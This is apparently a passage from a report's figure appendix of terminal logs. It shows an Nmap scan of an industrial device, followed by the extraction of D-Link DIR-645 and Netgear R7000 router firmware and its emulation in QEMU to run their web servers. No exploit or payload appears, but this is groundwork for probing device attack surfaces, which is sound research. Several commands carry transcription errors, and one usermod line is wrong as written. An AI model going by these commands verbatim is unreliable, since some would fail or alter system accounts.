PORT      STATE SERVICE VERSION
0/tcp     closed unknown
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    open   tcpwrapped
443/tcp   closed https
2601/tcp  open   zebra    Quagga routing software
2602/tcp  open   zebra    Quagga routing software
8080/tcp  closed http-proxy
0/udp     closed unknown
69/udp    open   tftp     Windows 10 IoT tftpd
520/udp   open|filtered route
1900/udp  closed upnp

MAC Address: 00:01:23:45:67:89 (Schneider Electric Japan Holdings)
Service Info: OS: Windows 10; CPE: cpe:/o:microsoft:windows_10

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.37 seconds
```

Figure 122 N300 Custom Scan Nmap


```

firmware-firmware-Virtual-Platform: /Downloads/018-645_FIRMWARE_1_02/_018645_F4_103.Disk-1-extracted$ sudo apt install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  bridge-utils containerd pigz runc ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debotstrap docker-bulldx docker-compose-v2 docker-dock-rinse zfs-fuse | zfsutils
The following NEW packages will be installed:
  bridge-utils containerd docker.io pigz runc ubuntu-fan
0 upgraded, 6 newly installed, 0 to remove and 143 not upgraded.
Need to get 75.7 MB of archives.
After this operation, 288 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://gb.archive.ubuntu.com/ubuntu noble/universe amd64 pigz amd64 2.8-1 [65.6 kB]
Get:2 http://gb.archive.ubuntu.com/ubuntu noble/main amd64 bridge-utils amd64 1.7.1-1ubuntu2 [33.9 kB]
Get:3 http://gb.archive.ubuntu.com/ubuntu noble-updates/main amd64 runc amd64 1.3.3-0ubuntu1-24.04.3 [8,815 kB]
Get:4 http://gb.archive.ubuntu.com/ubuntu noble-updates/main amd64 containerd amd64 1.7.28-0ubuntu1-24.04.2 [38.4 MB]
Get:5 http://gb.archive.ubuntu.com/ubuntu noble-updates/universe amd64 docker.io amd64 28.2.2-0ubuntu1-24.04.1 [28.3 MB]
Get:6 http://gb.archive.ubuntu.com/ubuntu noble-updates/universe amd64 ubuntu-fan all 6.12.16-24.04.1 [34.2 kB]
Get:7 http://gb.archive.ubuntu.com/ubuntu noble/main amd64 ubuntu-fan amd64 6.12.16-24.04.1 [34.2 kB]

```

Figure 127 QEMU Docker Install

```
firmware@firmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03_dir645_FW_103.bin-1.extracted$ sudo usermod -u0 docker $USER
firmware@firmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03_dir645_FW_103.bin-1.extracted$ docker pull cincin/binwalk
Using default tag: latest
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/images/create?fromImage=docker.io%2Fcincin%2Fbinwalk&tag=latest": dial unix /var/run/docker.sock: connect: permission denied
```

Figure 128 Docker Permission Denied




Figure 129 QEMU DIR-645 Directory




Figure 130 QEMU DIR-645 Directory Extracted

[illegible]

Figure 131 QEMU DIR-645 Ext2 Filesystem (1/3)


```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ mkfs.ext2 rootfs.ext2
mkfs2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 65536 4k blocks and 65536 inodes
Filesystem UUID: bb891e7c-1488-40d0-b237-1a1e7c656c61
Superblock backups stored on blocks:
    32768

Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ mkdir mnt
```

Figure 132 QEMU DIR-645 Ext2 Filesystem (2/3)

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo mount rootfs.ext2 mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo cp -r squashfs-root/* mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ cd mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/mnt$ sudo rm tmp home
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/mnt$ sudo mkdir -p tmp home var/tmp var/home var/log var/fr
un var/etc
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/mnt$ sudo chmod 1777 tmp var/tmp
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/mnt$ cd ..
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo umount mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ ls -lh rootfs.ext2
-rw-rw-r-- 1 firmware firmware 265M Feb  8 23:12 rootfs.ext2
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ file rootfs.ext2
rootfs.ext2: Linux rev 1.0 ext2 filesystem data, UUID=bb891e7c-1488-40d0-b237-1a1e7c656c61 (large files)
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$
```

Figure 133 QEMU DIR-645 Ext2 Filesystem (3/3)

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo ip tuntap add dev tap0 mode tap
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo ip link set tap0 up
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo ip addr add 192.168.1.1/24 dev tap0
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ ip addr show tap0
4: tap0: <NO-CARRIER,BROADCAST,MULTICAST,UP> ntu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether be:55:f4:26:0e:21 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 scope global tap0
        valid_lft forever preferred_lft forever
```

Figure 134 QEMU DIR-645 Network Config

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ qemu-system-mipsel -M malta \
-kernel 70 \ -hda rootfs.ext2 \
-append "root=/dev/hda console=ttyS0 rw" \ -net nic,macaddr=00:16:3e:00:00:01 \ -net tap,ifname=tap0,script=no,downscript=no \ -nographic
qemu-system-mipsel: -kernel: Could not open '-kernel': No such file or directory
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ qemu-system-mipsel -M malta -kernel 70 -hda rootfs.ext2 -
-append "root=/dev/hda console=ttyS0 rw" -net nic,macaddr=00:16:3e:00:00:01 -net tap,ifname=tap0,script=no,downscript=no -nographic
WARNING: Image format was not specified for 'rootfs.ext2' and probing guessed raw.
Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restricted.
Specify the 'raw' format explicitly to remove the restrictions.
qemu-system-mipsel: could not load kernel '70': The image is not ELF
```

Figure 135 QEMU DIR-645 Failed Kernel Boot

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ wget https://people.debian.org/~aurel32/qemu/mipsel/vmlin
ux-3.2.0-4-4kc-malta
--2026-02-08 23:55:15-- https://people.debian.org/~aurel32/qemu/mipsel/vmlinux-3.2.0-4-4kc-malta
Resolving people.debian.org (people.debian.org)... 209.87.16.67, 2607:f8f0:6141::1274:67
Connecting to people.debian.org (people.debian.org)[209.87.16.67]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8104452 (7.7M)
Saving to: 'vmlinux-3.2.0-4-4kc-malta'

vmlinux-3.2.0-4-4kc-malta 100%[=====] 7.73M 4.40MB/s in 1.8s

2026-02-08 23:55:18 (4.40 MB/s) : 'vmlinux-3.2.0-4-4kc-malta' saved [8104452/8104452]
```

Figure 136 QEMU DIR-645 New Kernel Install

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted$ qemu-system-mipsel -M malta \
-kernel vmlinux-3.2.0-4-4kc-malta \
-drive file=rootfs.ext2,format=raw \
-append "root=/dev/hda rw console=ttyS0" \
-net nic,macaddr=00:16:3e:00:00:01 \
-net tap,ifname=tap0,script=no,downscript=no \
-nographic
[ 0.000000] Initializing cgroup subsys cpuset
[ 0.000000] Initializing cgroup subsys cpu
[ 0.000000] Linux version 3.2.0-4-4kc-malta (debian-kernel@lists.debian.org) (gcc version 4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1
[ 0.000000] bootconsole [early0] enabled
[ 0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[ 0.000000] FPU revision is: 00739300
[ 0.000000] Determined physical RAM map:
[ 0.000000] memory: 00001000 @ 00000000 (reserved)
[ 0.000000] memory: 000ef000 @ 00001000 (ROM data)
[ 0.000000] memory: 00675000 @ 000f0000 (reserved)
[ 0.000000] memory: 0789b000 @ 00765000 (usable)
[ 0.000000] Wasting 60576 bytes for tracking 1893 unused pages
[ 0.000000] Initrd not found or empty - disabling initrd
[ 0.000000] Zone PFN ranges:
[ 0.000000]   DMA      0x00000000 -> 0x00001000
[ 0.000000]   Normal  0x00001000 -> 0x00008000
[ 0.000000] Movable zone start PFN for each node
[ 0.000000] early_node_map[1] active PFN ranges
[ 0.000000]   0: 0x00000000 -> 0x00008000
[ 0.000000] Built 1 zonelists in Zone order, mobility grouping on. Total pages: 32512
[ 0.000000] Kernel command line: root=/dev/hda rw console=ttyS0
[ 0.000000] PID hash table entries: 512 (order: -1, 2848 bytes)
[ 0.000000] Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
[ 0.000000] Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
[ 0.000000] Primary instruction cache 2kB, 2-way, VIPT, no aliases, linesize 16 bytes
[ 0.000000] Primary data cache 2kB, 2-way, VIPT, no aliases, linesize 16 bytes
[ 0.000000] Writing ErrCtl register=00000000
[ 0.000000] Readback ErrCtl register=00000000
[ 0.000000] Memory: 122332k/123500k available (4596k kernel code, 1168k reserved, 1278k data, 220k init, 0k highmem)
```

Figure 137 QEMU DIR-645 Kernel Panic (1/2)

```

0.896000] VFS: Cannot open root device "hda" or unknown-block(0,0)
0.896000] Please append a correct "root=" boot option; here are the available partitions:
0.896000] 0000         262144 sda   driver: sd
0.896000] Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(0,0)
0.900000] atkbd serio0: Spurious ACK on isa0060/serio0. Some program might be trying access hardware directly.

```

Figure 138 QEMU DIR-645 Kernel Panic (2/2)

```

Firmware@Firmware-Virtual-Platform:~/Downloads/DIR-645_Firmware_1.03/dir645_fw_103.bin.extracted$ qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-m
alte -drive file=rootfs.ext2,format=raw -append "root=/dev/sda rw console=ttyS0" -net nic,nicaddr=00:16:3e:00:00:01 -net tap,ifname=tap0,script=no,downscript=no -n
ographic

```

Figure 139 QEMU DIR-645 HDA --> SDA

```

Firmware@Firmware-Virtual-Platform:~/Downloads/DIR-645_Firmware_1.03/dir645_fw_103.bin.extracted$ qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-m
alte -drive file=rootfs.ext2,format=raw -append "root=/dev/sda rw console=ttyS0 init=/bin/sh" -net nic -net tap,ifname=tap0,script=no,downscript=no -nographic
[ 0.000000] Initializing cgroup subsys cpuset
[ 0.000000] Initializing cgroup subsys cpu
[ 0.000000] Linux version 3.2.0-4-4kc-malta (debian-kernel@lists.debian.org) (gcc version 4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1
[ 0.000000] bootconsole [early0] enabled
[ 0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[ 0.000000] FPU revision is: 00739300
[ 0.000000] Determined physical RAM map:
[ 0.000000] memory: 00000000 - 00000000 (empty)

```

Figure 140 QEMU DIR-645 Boot Terminal (1/2)

```

[ 0.892000] EXT4-fs (sda): couldn't mount as ext3 due to feature incompatibilities
[ 0.896000] EXT4-fs (sda): mounting ext2 file system using the ext4 subsystem
[ 0.920000] EXT4-fs (sda): warning: mounting unchecked fs, running e2fsck is recommended
[ 0.928000] EXT4-fs (sda): mounted filesystem without journal. Opts: (null)
[ 0.928000] VFS: Mounted root (ext2 filesystem) on device 8:0.
[ 0.928000] Freeing prom memory: 956k freed
[ 0.988000] Freeing unused kernel memory: 220k freed

```

BusyBox v1.14.1 (2012-10-08 15:39:56 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

```

# ifconfig
ifconfig: /proc/net/dev: No such file or directory
# ifconfig eth0 192.168.1.2 netmask 255.255.255.0 up
[ 52.324000] pcnet32 0000:00:0b.0: eth0: link up

```

Figure 141 QEMU DIR-645 Boot Terminal (2/2)

```

# /htdocs/cgibin &
36
sh: can't open '/dev/null': No such file or directory
# mknod /dev/null c 1 3
# chmod 666 /dev/null
# /htdocs/cgibin &
39
# CGI.BIN, unknown command cgibin
ls -la /htdocs/cgibin
-rwxr-xr-x  1 0      0          159696 Feb  8 23:08 /htdocs/cgibin
# readlink /htdocs/cgibin
readlink: not found
# ls -la /usr/sbin/ | grep http
lrwxrwxrwx  1 0      0          7 Feb  8 23:08 httpc -> ./rgbin
# ls -la /sbin/ | grep http
-rwxr-xr-x  1 0      0          91780 Feb  8 23:08 httpd
# cat /etc/init0.d/rcS | grep -i http
# cat /etc/init0.d/rcS.bak | grep -i http
cat: can't open '/etc/init0.d/rcS.bak': No such file or directory
# cd /htdocs
# ./cgibin httpd &
50
# CGI.BIN, unknown command cgibin

```

Figure 142 QEMU DIR-645 Web Binary Errors




Figure 143 QEMU R7000 Firmware Directory




Figure 144 QEMU R7000 Docker Binwalk Extraction



Figure 145 QEMU R7000 Firmware Directory Extracted



Figure 146 QEMU R7000 Extracted Directory

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216$ ls -la _R7000-V1.0.12.216_10.2.122.chk.extracted/squashfs-root/
total 88
drwxrwxr-x 15 firmware firmware 4096 Mar 11 01:10 .
drwxr-xr-x  3 firmware firmware 4096 Mar 11 01:10 ..
drwxr-xr-x  2 firmware firmware 4096 Mar 11 01:10 bin
lrwxrwxrwx  1 firmware firmware   9 Mar 11 01:10 data -> /dev/null
drwxrwxr-x  2 firmware firmware 4096 Sep 19 2024 dev
drwxr-xr-x  5 firmware firmware 4096 Mar 11 01:10 etc
drwxr-xr-x  5 firmware firmware 4096 Sep 19 2024 lib
lrwxrwxrwx  1 firmware firmware   9 Sep 19 2024 media -> tmp/media
drwxrwxr-x  2 firmware firmware 4096 Sep 19 2024 mnt
drwxrwxr-x  6 firmware firmware 4096 Mar 11 01:10 opt
drwxrwxr-x  2 firmware firmware 4096 Sep 19 2024 proc
drwxr-xr-x  2 firmware firmware 4096 Sep 19 2024/sbin
drwxr-xr-x  4 firmware firmware 4096 Sep 19 2024 share
drwxrwxr-x  2 firmware firmware 4096 Sep 19 2024 sys
drwxr-xr-x  3 firmware firmware 4096 Sep 19 2024 tmp
drwxrwxr-x  8 firmware firmware 4096 Sep 19 2024 usr
lrwxrwxrwx  1 firmware firmware   7 Sep 19 2024 var -> tmp/var
drwxr-xr-x  9 firmware firmware 32768 Mar 11 01:10 www
```

Figure 147 QEMU R7000 Squashfs Is

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ dd if=/dev/zero of=rootfs.ext2 bs=1M count=256
256+0 records in
256+0 records out
268435456 bytes (268 MB, 256 MiB) copied, 0.248963 s, 1.1 GB/s
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ mkfs.ext2 rootfs.ext2
mkfs2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 65536 4k blocks and 65536 inodes
Filesystem UUID: d935eac8-9a81-4881-a279-1e9037d59ced
Superblock backups stored on blocks:
    32768
Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ mkdir mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ sudo mount rootfs.ext2 mnt
[sudo] password for firmware:
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ sudo cp -a squashfs-root/* mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ sudo umount mnt
```

Figure 148 QEMU R7000 Ext2 Filesystem




Figure 149 QEMU R7000 Kernel Downloads

```

firmware@firmware-VMware-Virtual-Platform:~/Downloads$ qemu-img resize debian_wheezy_armhf_standard.qcow2 32G
Image resized.
firmware@firmware-VMware-Virtual-Platform:~/Downloads$ qemu-system-arm -M vexpress-a9 \
-kernel vmlinuz-3.2.0-4-vexpress \
-initrd initrd.img-3.2.0-4-vexpress \
-drive if=sd,file=debian_wheezy_armhf_standard.qcow2 \
-append "root=/dev/mmcblk0p2" \
-net nic -net user,hostfwd=tcp::2222::22 \
-nographic
Uncompressing Linux... done, booting the kernel.

Debian GNU/Linux 7 debian-armhf ttyAMA0

debian-armhf login: █

```

Figure 150 QEMU R7000 Disk Image Resize and Emulation Boot

```

debian-armhf login: root
Password:
Linux debian-armhf 3.2.0-4-vexpress #1 SMP Debian 3.2.51-1 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian-armhf:~# mkdir /firmware
root@debian-armhf:~# cd /firmware/
root@debian-armhf:/firmware# █

```

Figure 151 QEMU R7000 System Login

```

firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ cd ~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ ls
21E5E6.squashfs 56 56.7x mnt rootfs.ext2 squashfs-root
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ tar czf r7000-rootfs.tar.gz squashfs-root/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ scp -P 2222 r7000-rootfs.tar.gz root@localhost:/firmware/
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:ysdid4b1D1ejcLXSmxMBQRLFTXKs5ShgqU6I16E2+E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ECDSA) to the list of known hosts.
root@localhost's password:
r7000-rootfs.tar.gz
100% 36MB 681.2KB/s 00:53

```

Figure 152 QEMU R7000 Squashfs SSH filesystem

```

root@debian-armhf:/firmware# ls
r7000-rootfs.tar.gz
root@debian-armhf:/firmware# tar xzf r7000-rootfs.tar.gz

^C
^C
root@debian-armhf:/firmware# ls
r7000-rootfs.tar.gz  squashfs-root
root@debian-armhf:/firmware# ls -la squashfs-root/
total 88
drwx----- 14 root root 4096 Mar 14 03:28 .
drwxr-xr-x 3 root root 4096 Mar 14 03:26 ..
drwx----- 2 root root 4096 Mar 14 03:27 bin
----- 1 root root 0 Mar 14 03:28 data
drwxrwxr-x 2 user user 4096 Sep 19 2024 dev
drwx----- 5 root root 4096 Mar 14 03:28 etc
drwx----- 4 root root 4096 Mar 14 03:29 lib
lrwxrwxrwx 1 user user 9 Sep 19 2024 media -> tmp/media
drwx----- 6 root root 4096 Mar 14 03:28 opt
drwxrwxr-x 2 user user 4096 Sep 19 2024 proc
drwx----- 2 root root 4096 Mar 14 03:27/sbin
drwxr-xr-x 4 user user 4096 Sep 19 2024 share
drwxrwxr-x 2 user user 4096 Sep 19 2024 sys
drwxr-xr-x 3 user user 4096 Sep 19 2024 tmp
drwx----- 8 root root 4096 Mar 14 03:27/usr
lrwxrwxrwx 1 user user 7 Sep 19 2024 var -> tmp/var
drwx----- 9 root root 32768 Mar 14 03:26/www

```

Figure 153 QEMU R7000 Extract Filesystem

```

root@debian-armhf:/firmware# cd squashfs-root/
root@debian-armhf:/firmware/squashfs-root# mkdir -p dev proc sys tmp var mnt
mkdir: cannot create directory 'var': File exists
root@debian-armhf:/firmware/squashfs-root# mknod dev/null c 1 3
root@debian-armhf:/firmware/squashfs-root# mknod dev/zero c 1 5
root@debian-armhf:/firmware/squashfs-root# mknod dev/console c 5 1
root@debian-armhf:/firmware/squashfs-root# chmod 666 dev/null dev/zero
root@debian-armhf:/firmware/squashfs-root# ls -la usr/sbin/httpd
-rwxr-xr-x 1 user user 1832472 Sep 19 2024 usr/sbin/httpd
root@debian-armhf:/firmware/squashfs-root# file usr/sbin/httpd
usr/sbin/httpd: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@debian-armhf:/firmware/squashfs-root# cd /firmware/
root@debian-armhf:/firmware# chroot squashfs-root /bin/sh

BusyBox v1.22.1 (2024-09-19 10:29:19 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls
bin      dev      lib      mnt      proc     share    tmp      var
data     etc      media    opt      sbin     sys      usr      www
/ #

```

Figure 154 QEMU R7000 Filesystem Modifications and Chroot

```

firmware@firmware-Virtual-Platform: ~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$ strings squashfs-root/usr/sbin/httpd | grep "\.s
o"
/lib/ld-uclibc.so.0
libnat.so
libnvrn.so
libacos_shared.so
libcrypt.so.0
libgcc_s.so.1
